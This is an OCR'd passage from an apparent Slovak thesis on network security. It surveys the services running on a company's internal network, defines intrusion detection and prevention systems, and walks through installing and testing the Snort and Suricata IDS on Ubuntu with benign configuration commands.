
Najčastejšie mapované porty a k nim patriace TCP či UDP služby, a protokoly sú zhrnuté v grafoch 1.3 a 1.4. Na osi Y je zobrazený počet výskytov. Jednoznačne tu vedie protokol `ssh`. Je tam aj množstvo webových programov komunikujúcich pomocou protokolov `http` a `https`. Databáza PostgreSQL komunikuje rovnomenným protokolom po sieti. Protokol `rpcbind`, ktorý je určený na mapovanie služieb ku portom nachádzajúcim sa na danom zariadení [13], je UNIXový ekvivalent služby `msrpc` od Microsoftu. Beží taktiež na rovnakom UDP porte, ako vidno v grafe 1.4. Ďalší protokol `vnc` je taktiež UNIXový ekvivalent `msrdp` od Microsoftu, ktorý zabezpečuje vzdialené grafické pripojenie k zariadeniu.

Servery s OS Windows používajú celú radu protokolov, ktoré so sebou navzájom súvisia a dopĺňajú sa. NetBIOS poskytuje tri služby, z ktorých sa v sieti nachádza `nebios-ssn`, zabezpečuje nadviazanie spojenia a komunikáciu s detekciou a opravu chýb. To využíva protokol `smb` určený na zdieľanie súborov a filesystému po sieti [14]. Služba Microsoft Terminal Service tiež známa ako Microsoft Remote Desktop Protocol (`msrdp`) umožňuje vzdialený prístup ku počítaču s grafickým rozhraním [15]. Ďalej sa tam nachádza služba


[14] `https://www.microsoft.com/windows`
[15] `https://www.microsoft.com`
[16] `https://www.vmware.com/`
[17] `https://www.vmware.com/products/esxi-and-esx.html`
[18] `https://www.apple.com/`

`msrpc` na vzdialené vykonávanie funkcií [16], replikáciu a mapovanie služieb [17]. Ako posledná od Microsoftu, služba `microsoft-ds` poskytuje zdieľanie súborov (`smb`), replikáciu, autentifikáciu a group policies [16].


Z UDP služieb sa tu okrem `rpcbind` nachádzajú aj `snmp` a `ntp`, ktoré boli popísané v analýze verejnej siete. Ďalej je tu služba `svrloc`, ktorá poskytuje *flexibilné a škálovateľné rozhranie poskytujúce hostom prístup k informáciám o existencii, lokácii a konfigurácii sieťových služieb* [18]. Protokol `nfs` umožňuje podobne ako `smb` distribúciu súborov a filesystému po sieti a cez internet. Protokol `mdns` zabezpečuje multicast DNS službu v lokálnej sieti, bez potreby existencie centrálneho DNS servera a bez zložitejšej konfigurácie [19]. Nakoniec `asf-rmcp` umožňuje spravovať zariadenia s minimálnou potrebou konfigurácie a administrácie tak, aby sa maximalizoval výkon a dostupnosť [20].



Obr. 1.2: Prehľad operačných systémov v internej sieti.



Obr. 1.3: Prehľad TCP služieb v internej sieti.



Obr. 1.4: Prehľad UDP služieb v internej sieti.

Kapitola 2

Výber a inštalácia IDS

V tejto kapitole bude podrobne popísaný výber možných kandidátov na IDS riešenie. Zároveň budú vlastnosti a inštalačný proces každého kandidáta predstavené detailnejšie, vďaka čomu sa vytvorí základ pre ich porovnanie. Najúspešnejšie z nich bude neskôr v práci nasadené vo firemnej infraštruktúre. Predtým je však potrebné bližšie predstaviť pojem IDS, rôzne varianty a ich vlastnosti.

2.1 Definícia

Intrusion Detection Systém je sieťové bezpečnostné zariadenie alebo softvér, ktorého hlavnou úlohou, ako už bolo čiastočne naznačené, je *live* monitorovanie a hlbšia analýza sieťovej prevádzky alebo systému. Výsledkom tohto procesu je detekcia podozrivých, nezvyčajných a nebezpečných aktivít v cieľovej sieti alebo systéme. Následne sú tieto zistenia zapísané do logu a tiež sú zaslané upozornenia zodpovednej osobe na preverenie. Tá sa rozhodne, či vykoná opatrenia na zastavenie týchto aktivít, napríklad úpravou firewallových pravidiel na dočasné zablokovanie podozrivých IP adries.

V súčasnosti existuje celá rada IDS implementácií a je možné ich rozdeliť do viacerých kategórií podľa ich spoločných vlastností. Na základe objektu, na ktorom je analýza vykonávaná je možné rozdeliť tieto systémy do nasledujúcich skupín [21]:

- **Host-based Intrusion Detection System (HIDS)**
- **Network-based Intrusion Detection System (NIDS)**

Ďalej sa dajú IDS rozčleniť podľa metód, ktoré používajú na detekciu podozrivých aktivít. Tu je potrebné podotknúť, že v súčastnosti už väčšina IDS využíva kombináciu oboch týchto prístupov:

- **Signature-based Intrusion Detection System**

- **Anomaly-based Intrusion Detection System**

Teraz budú tieto kategórie podrobnejšie popísané a taktiež bude vysvetlených niekoľko ďalších vlastností IDS.

2.1.1 Porovnanie IDS s Firewallom

Na prvý pohľad sa môže zdať, že IDS a firewall, popísaný na strane 3, zohrávajú v sieťovej bezpečnosti rovnakú úlohu. Toto tvrdenie však nie je pravdivé a v skutočnosti sa vzájomne efektívne dopĺňajú.

Firewall pracuje ako preventívne opatrenie proti sieťovým útokom „zvonku“ a bráni ich vykonaniu tým, že pasívne obmedzuje prevádzku medzi sieťami. Nijakým spôsobom však neobmedzuje dianie v intranete.

IDS naopak kontroluje aj vnútornú sieť a tiež aktívne reaguje na aktuálne dianie v sieti vďaka svojim *live* detekčným algoritmom, pričom v prípade potreby spustí alarm. Niektoré pokročilejšie IDS dokonca dokážu priamo zabrániť vykonávaniu podozrivých aktivít upravením pravidiel vo firewalle.

2.1.2 HIDS

Host-based IDS vykonáva detekciu nad jedným systémom pripojeným do siete (angl. *host*), napríklad počítačom alebo serverom. Monitoruje oba smery sieťovej prevádzky zariadenia, teda prichádzajúce aj odchádzajúce pakety. Dôvod je ten, že z infikovaného zariadenia sa vírus môže pokúšať ďalej šíriť po sieti, a vďaka monitorovaniu odchádzajúcej komunikácie je HIDS schopný toto správanie detekovať.

Taktiež sleduje stav a zmeny dôležitých súborov v systéme ako sú napríklad logy, konfigurácie, Windows registry a rootovský prístup na UNIX-like[19] systémoch. Na základe toho vie identifikovať neoprávnenú manipuláciu s nimi. V prípade detekovania podozrivého správania odošle upozornenie systémovému administrátorovi. HIDS dokáže zálohovať dôležité systémové súbory, aby ich bolo možné obnoviť v prípade napadnutia systému.

2.1.3 NIDS

Network-based IDS vykonáva detekciu nad prevádzkou všetkých zariadení v celej podsieti. Zvyčajne sa umiestňuje na strategické body v sieti, napríklad na rozhranie dvoch podsietí alebo na rozhranie medzi internetom a intranetom. Umiestňuje sa teda do rovnakých miest ako firewall. Podobne ako HIDS monitoruje oba smery sieťovej prevádzky a upozornenia posiela sieťovému administrátorovi.

[19] Je to množina operačných systémov, ktoré vychádzajú z filozofie UNIXu. Príkladom sú Linuxové distribúcie, rodina BSD a Mac OS X.

NIDS engine môže navyše využívať neurónové siete a umelú inteligenciu na zrýchlenie a spresnenie analýzy. Samoučiace algoritmy zas umožňujú zlepšovať detekciu podozrivých aktivít a neopakovať chyby v budúcnosti.

Keďže NIDS monitoruje komunikáciu zo všetkých zariadení v sieti, je množstvo paketov výrazne vyššie v porovnaní s HIDS. Z tohto dôvodu nie je vždy možné vykonávať kompletnú analýzu všetkých paketov. Preto je k dispozícii selektívne vykonávanie analýzy. To je zvyčajne riadené podľa pravidiel, ktoré definuje administrátor, alebo odporúča vývojár daného systému. Tiež sa z dôvodu väčšieho množstva dát umiestňuje NIDS spravidla na dedikovaný[20] hardvér so silným výpočtovým výknom.

2.1.4 Signature-based IDS

Tento typ IDS využíva na detekciu podozrivých paketov databázu vzorov známych útokov. Tie sú dodávané výrobcom daného IDS. Tieto vzory, ktoré sa zvyknú nazývať tiež podpisy (angl. signature), sú napríklad bytové sekvencie alebo rôzne príznaky a IDS ich hľadá v paketoch. V prípade, že sa podpisy zhodujú je daný paket označený ako podozrivý. Na podobnom princípe fungujú aj antivírusové programy.

Výhodou tohto typu detekcie je jej vysoká rýchlosť. Preto je možné analyzovať viac paketov za menší čas v porovnaní s Anomaly-based IDS. Na druhú stranu má tento prístup dve nevýhody. Neznáme útoky táto analýza pravdepodobne nezachytí a databázu podpisov je potrebné pravidelne aktualizovať, aby bolo možné zachytiť aj najnovšie známe typy útokov.

2.1.5 Anomaly-based IDS

Tento IDS dokáže zachytiť aj neznáme typy útokov. Využíva na to štatistické vlastnosti *normálnej* sieťovej prevádzky. To znamená, že IDS si vytvorí referenčný model dôveryhodnej aktivity na základe informácií ako sú prenesený objem dát, protokoly, porty, IP adresy a podobne, ktoré nazbiera počas zvyčajného chodu siete [22]. Rovnako môže byť na vytvorenie tohto modelu použité strojové učenie. Tento model sa potom porovnáva so sieťovou komunikáciou v reálnom čase a hľadá odchylky.

Výhodou tejto implementácie detekcie je fakt, že dokáže rozoznať anomálie v sieťovej prevádzke a vďaka tomu upozorniť aj na neznáme typy útokov, prípadne dokonca rozoznať prichádzajúci DoS[21] útok [23]. Nevýhodami tohto prístupu sú pomalšie spracovanie paketov oproti Signature-based IDS a tiež vyššie množstvo false positive označení, kedy je za podozrivú označená aj neškodná komunikácia.

[20] Vyhradený špecificky pre tento účel.

[21] Denial of Service je úmyselné preťaženie cieľovej služby tak, že sa na ňu pošle obrovský počet požiadaviek a server ich nie je schopný spracovať.

2.1.6 IPS

Intrusion Prevention System je pokročilejší IDS, ktorý je schopný okrem zápisu udalosti do logu a zaslania upozornenia okamžite reagovať na podozrivé aktivity v sieti. Dokáže vykonať opatrenia na zastavenie alebo prerušenie nebezpečnej komunikácie. To môže urobiť napríklad tak, že upraví pravidlá vo firewalle, aby ju zablokoval, alebo môže podozrivé pakety zahodiť, či zmeniť ich obsah a podobne. Tieto opatrenia je možné definovať v podobe pravidiel. Nevýhoda IPS spočíva v tom, že v prípade chyby môže zablokovať aj neškodnú komunikáciu, pretože ju vyhodnotí ako podozrivú. Toto sa stáva najmä vtedy, keď je IPS ešte nevykalibrovaný alebo príliš krátko nasadený na to, aby dokázal rozlíšiť neškodnú komunikáciu od nebezpečnej.

2.2 Kritériá výberu

Podľa predchádzajúcich definícií môžeme povedať, že hľadáme do firemného prostredia NIDS, keďže je potrebné monitorovať sieťovú prevádzku mnohých zariadení medzi firemným intranetom a verejným internetom.

Počas konzulácie s vedúcim práce sme na základe odporúčania kolegu a podľa ďalších zdrojov [21] [24] vybrali troch favoritov medzi NIDS implementáciami:

- Snort
- Suricata
- Zeek

Zároveň boli pre výber víťaza spomedzi týchto NIDS implementácií definované nasledujúce kritériá, ktoré určujú, čo si budeme na jednotlivých kandidátoch všímať. V zátvorke je ku každému kritériu uvedené percentuálne ohodnotenie, ktoré určuje jeho váhu pri výbere:

[$v_c = 10\%$] **Cena** Ako pri každom produkte, aj tu je finančná stránka dôležitý faktor. Nejde však iba o cenu samotného produktu alebo o cenu pridanej funkcionality. Ide aj o cenu za jeho prevádzku a údržbu, čo je ľudská práca, ktorú je potrebné zaplatiť.

[$v_d = 10\%$] **Dokumentácia** Súčasťou každého dobrého softvéru by mala byť kvalitná dokumentácia. Aby bolo jasné, ako ho používať a v prípade problémov rýchlo nájsť riešenie.

[$v_p = 40\%$] **Použiteľnosť** Zrozumiteľný výstup, úspešnosť detekovaných útokov, vykonávanie určenej úlohy a jednoduchosť použitia softvéru zaisťuje jeho použiteľnosť.

[$v_u = 20\%$] **Údržba** Zálohovanie, obnova, zmeny konfigurácie a upgradovanie na novú verziu sú pravidelne vykonávané úlohy, ktoré by mali byť navrhnuté tak, aby fungovali spoľahlivo a vyžadovali primerané množstvo času na vykonanie.

[$v_v = 20\%$] **Vlastnosti** Prepracované ovládanie, funkčné užívateľské rozhranie, rýchlosť, možnosti rozšírenia o IPS či rôzne integrácie do produktov tretích strán sú vždy užitočné vlastnosti, ktoré môžu pri výbere rozhodovať.

Platí:

$$\sum_{i \in \{c,d,p,u,v\}} v_i = 1 \tag{2.1}$$

Celkové hodnotenie $h(\alpha)$ pre NIDS α sa vypočíta pomocou vzorca:

$$h(\alpha) = \sum_{i \in \{c,d,p,u,v\}} v_i h_i(\alpha) \tag{2.2}$$

Kde v_i je váha kritéria i, a $h_i(\alpha)$ je hodnotenie kritéria i pre NIDS α.

Keďže téma IDS je veľmi rozsiahla a komplexná, dôkladné a vyčerpávajúce porovnanie by bolo pre účely tejto práce a záujmov firmy neprimerané. Z tohto dôvodu bude porovnanie zamerané z veľkej časti na praktickú použiteľnosť a úspešnosť detekovaných útokov v analyzovanom firemnom prostredí, čo odráža aj váha, ktorá je priradená tomuto kritériu. Týmto bodom použiteľnosti sa však budú zaoberať až nasledujúce kapitoly.

Táto kapitola bude obsahovať bližšie predstavenie vlastností jednotivých NIDS. Pozrieme sa na cenu, dostupnú dokumentáciu, popis procesov údržby v rámci nej a proces inštalácie. Systémy budú nainštalované na dedikovaný server s operačným systémom `Ubuntu 18.04.2`.

Bolo by dobré, keby mal každý NIDS schopnosť analyzovať `pcap` súbory v offline režime. To by umožňovalo preskočenie konfigurácie online odpočúvania sieťového rozhrania medzi útočníkom a cieľmi v budúcich kapitolách. Namiesto toho by sa útoky jednoducho zachytávali do `pcap` súborov a následne by sa podrobili offline analýze každým zo systémov.

2.3 Snort

Popis

Martin Roesch vytvoril Snort v roku 1998 a neskôr založil firmu Sourcefire s týmto produktom. Táto bola v roku 2013 odkúpená spoločnosťou Cisco Systems. Tá ponúka komerčné produkty postavené na technológii Snortu a predáva preň aj zoznam pravidiel s okamžitými aktualizáciami, ktoré sú po uplynutí tridsiatich dní dostupné pre verejnosť.

Snort je celosvetovo najpoužívanejší IDS softvér a je vyvíjaný ako projekt s otvoreným zdrojovým kódom a voľným použitím. Vďaka tomu má veľkú komunitu, ktorá prispieva k jeho vývoju, testovaniu a vylepšovaniu. To zaisťuje jeho stabilitu, funkčnosť a podporu.

Ponúka funkcionalitu IPS, dokáže analyzovať a logovať sieťovú prevádzku v reálnom čase, je schopný analyzovať jednotlivé protokoly a vyhľadávať v nich daný obsah. Môže byť použitý na detekciu celej rady útokov, ako je napríklad pretečenie vyrovnávacej pamäte, utajené skenovanie portov, OS fingerprinting a mnohé ďalšie [25].

Umožňuje mu to jeho engine, ktorý je založený na pravidlách a kombinuje výhody Signature a Anomaly-based metód sieťovej analýzy. Vďaka týmto pravidlám je flexibilný a užívateľ si môže sám dodefinovať pravidlá presne tak, ako potrebuje.

Snort má však aj svoje slabé stránky. Medzi ne patrí neschopnosť tohto systému rozpoznávať kontext sieťovej prevádzky. To znamená že nedokáže monitorovať správanie užívateľov a aplikácií naprieč viacerými paketmi. To môže spôsobiť generovanie veľkého množstva upozornení, ktoré je potrebné manuálne vyhodnotiť [26].

Druhá nevýhoda je fakt, že Snort vo svojej najnovšej stabilnej verzii využíva na svoju prácu iba jedno vlákno [24] a teda nie je schopný využiť viac jadier na procesore[22]. To môže mať dopad na výkon a rýchlosť analýzy väčšieho množstva sieťovej prevádzky.

Nakoniec je dôležité podotknúť, že Snort je schopný analyzovať `pcap` súbory v offline režime[23].

Inštalácia

Inštalačný proces je pomerne jednoduchý a prebehol bez väčších problémov aj vďaka výbornej dokumentácii[24]. Najprv je potrebné nainštalovať celú radu závistlostí, ktoré Snort vyžaduje.

Takmer všetky sa nachádzajú predpripravené v repozitároch Ubuntu. Dve bolo potrebné kompilovať zo zdrojového kódu. Jedna z nich bola požadovaná až po neúspešnom spustení príkazu `./configure`. Na druhý krát už prebehlo všetko bez problémov a Snort sa nainštaloval vo verzii `2.9.13`, čo sa dá jednoducho overiť pustením príkazu `snort -V`.

Nasleduje konfigurácia, ktorá prebieha vytvorením adresárovej štruktúry a skopírovaním pripravených šablón konfiguračných súborov do príslušných adresárov. Tie sa potom upravia a pridá sa triviálne pravidlo na detekciu

[22] Aktuálna stabilná verzia je `2.9.13`. V čase písania tejto práce však existuje Snort 3 v beta verzii, ktorý už danú funkcionalitu podporuje. Viď: `https://www.snort.org/snort3`

[23] `https://www.snort.org/documents/snort-users-manual-html`

[24] Inštalačný manuál sa dá jednoducho vyhľadať na stránkach dokumentácie podľa cieľovej platformy a verzie Snortu tu: `https://www.snort.org/documents`

ICMP komunikácie, aby bolo možné overiť funkčnosť detekcie. Predtým sa ešte validuje aktuálna konfigurácia príkazom:

```
snort -T -c /etc/snort/snort.conf
```

V domovskom adresári bol vytvorený testovací `pcap` súbor obsahujúci ICMP komunikáciu. Pustením príkazu:

```
snort -A console -q -c /etc/snort/snort.conf -r example.pcap
```

Výstupom o detekovaných ICMP paketoch sa overila funkčnosť offline detekcie. Nakoniec je ešte potrebné pridať *rulesety*[25] na detekovanie reálnych hrozieb. Tie sa sťahujú pomocou špeciálneho programu nazývaného PulledPork, ktorý automatizuje ich sťahovanie, inštaláciu, updatovanie a kombinovanie.

Aby bolo možné stiahnuť najnovší ruleset od skupiny Talos[26] (predtým známy ako VRT ruleset), je potrebné vlastniť unikátne číslo nazývané Oinkcode, ktoré užívateľ bezplatne získa po registrácii na oficiálnej stránke Snortu. To sa po inštalácii PulledPorku zadá do jeho konfigurácie a následne sa spustí sťahovanie pravidiel príkazom:

```
pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Vo výstupe je vidieť, že bolo stiahnutých viac ako šesťdesiattisíc nových pravidiel, ktoré PulledPork automaticky skombinoval do jedného konfiguračného súboru. Potom je potrebné pridať tento súbor do konfigurácie Snortu a otestovať ju. Po úspešnom otestovaní je Snort pripravený na vykonávanie svojej práce.

Niektoré voliteľné časti inštalácie ako napríklad konfigurácia sieťového rozhrania, databáza na ukladanie upozornení a grafické užívateľské rozhranie boli preskočené, pretože na účely tejto práce zatiaľ postačí základná funkcionalita.

2.4 Suricata

Popis

Jednou z najpopulárnejších alternatív k Snortu je práve Suricata. Tá je rovnako ako Snort vyvíjaná s otvoreným zdrojovým kódom, ktorý je zdarma dostupný pre každého. Jej veľká výhoda však spočíva v tom, že má úplne odlišný detekčný engine. Vďaka tomu je lepšia v dvoch aspektoch, v ktorých mal Snort nedostatky.

Prvým aspektom je to, že na svoje výpočty dokáže využívať viacero vlákien procesora a dokonca aj grafické karty. To zabezpečuje jej lepšiu škálovateľnosť

[25] Týmto pojmom sa označujú skupiny pravidiel, ktoré detekujú hrozby.

[26] `https://snort.org/talos`

a rýchlosť [27]. Druhou výhodou je, že Suricata analyzuje prevádzku na aplikačnej vrstve, čo jej umožňuje monitorovať kontext sieťovej prevádzky. Vďaka tomu by mala byť schopná detekovať hrozby rozložené vo viacerých paketoch. Tento engine používa na analýzu Signature a Anomaly-based metódy podobne ako Snort [21].

Suricata je tiež kompatibilná so vstupom a výstupom Snortu a tým dokáže využiť výhody jeho veľkej užívateľskej základne. Umožňuje jej to používať rulesety, GUI aplikácie a databázu pre ukladanie výstupu, ktoré sú napísané pre Snort.

Ďalšie vlastnosti Suricaty zahŕňajú IPS engine, offline analýza `pcap` súborov, rozsiahla dokumentácia, filtrovanie upozornení, konfigurácia a výstup v štandardných formátoch ako sú YAML a JSON. Dokáže tiež defragmentovať pakety a dekódovať komunikáciu na viacerých úrovniach ISO/OSI modelu. Vďaka tomu rozozná a dokáže analyzovať veľké množstvo protokolov vrátane HTTP. Okrem toho má ešte ďalšie vlastnosti a celý zoznam sa nachádza tu [28].

Nevýhodou Suricaty je väčšia výpočtová zložitosť jej enginu. Z tohto dôvodu potrebuje silný procesor v závislosti na objeme dát, ktoré má analyzovať.

Inštalácia

Na inštaláciu je použitý inštalačný manuál, ktorý je odkazovaný priamo z hlavnej stránky projektu[27]. Suricata poskytuje vlastný Ubuntu repozitár s predpripravenými inštalačnými balíčkami, čo redukuje inštalačný proces do troch príkazov:

```
add-apt-repository ppa:oisf/suricata-stable
apt-get update
apt-get install suricata
```

Týmto sa nainštalovala aktuálna stabilná verzia `4.1.3`. Potom nasleduje základná konfigurácia, kde sa nastaví IP adresa siete a ďalšie veci ako napríklad porty jednotlivých služieb. To je veľmi podobné nastaveniam v Snorte.

Zaujímavá je tu konfiguračná časť `host-os-policy`, kde sa mapujú IP adresy na operačné systémy. Robí sa to z toho dôvodu, že každý operačný systém spracováva fragmentované pakety a streamy trochu odlišným spôsobom. Suricata dokáže vďaka tomuto nastaveniu prispôsobiť svoje správanie týmto anomáliám.

Ďalší krok je stiahnutie a nastavenie rulesetu. S tým nastal menší problém, pretože link uvedený v poznámke[27] odkazuje na staršiu dokumentáciu a tam sa ruleset inštaluje ešte pomocou externého programu ako pri Snorte. Týmto

[27] `https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Quick_Start_Guide`

spôsobom však overenie konfigurácie Suricaty zlyhalo. Po chvíli hľadania sa dá nájsť nová dokumentácia[28], kde sa na tento účel používa už nástroj integrovaný priamo do Suricaty a jednoduchým spustením príkazu:

```
suricata-update
```

sa stiahne a aplikuje najnovší ruleset. Štandardne tento príkaz sťahuje ruleset Emerging Threats Open od spoločnosti Proofpoint[29]. Je však možné nakonfigurovať aj použitie spomínaného Talos rulesetu s Oinkcodeom zo Snortu.

Nakoniec stačí už len overiť správnosť konfigurácie a nechať Suricatu preveriť testovací `pcap` súbor spustením príkazov:

```
suricata -c /etc/suricata/suricata.yaml -T
suricata -c /etc/suricata/suricata.yaml -r example.pcap
```

Teraz už všetko prebehlo bez problémov a Suricata je pripravená na testovanie. Jej inštalácia bola značne jednoduchšia a rýchlejšia ako pri Snorte.

2.5 Zeek

Popis

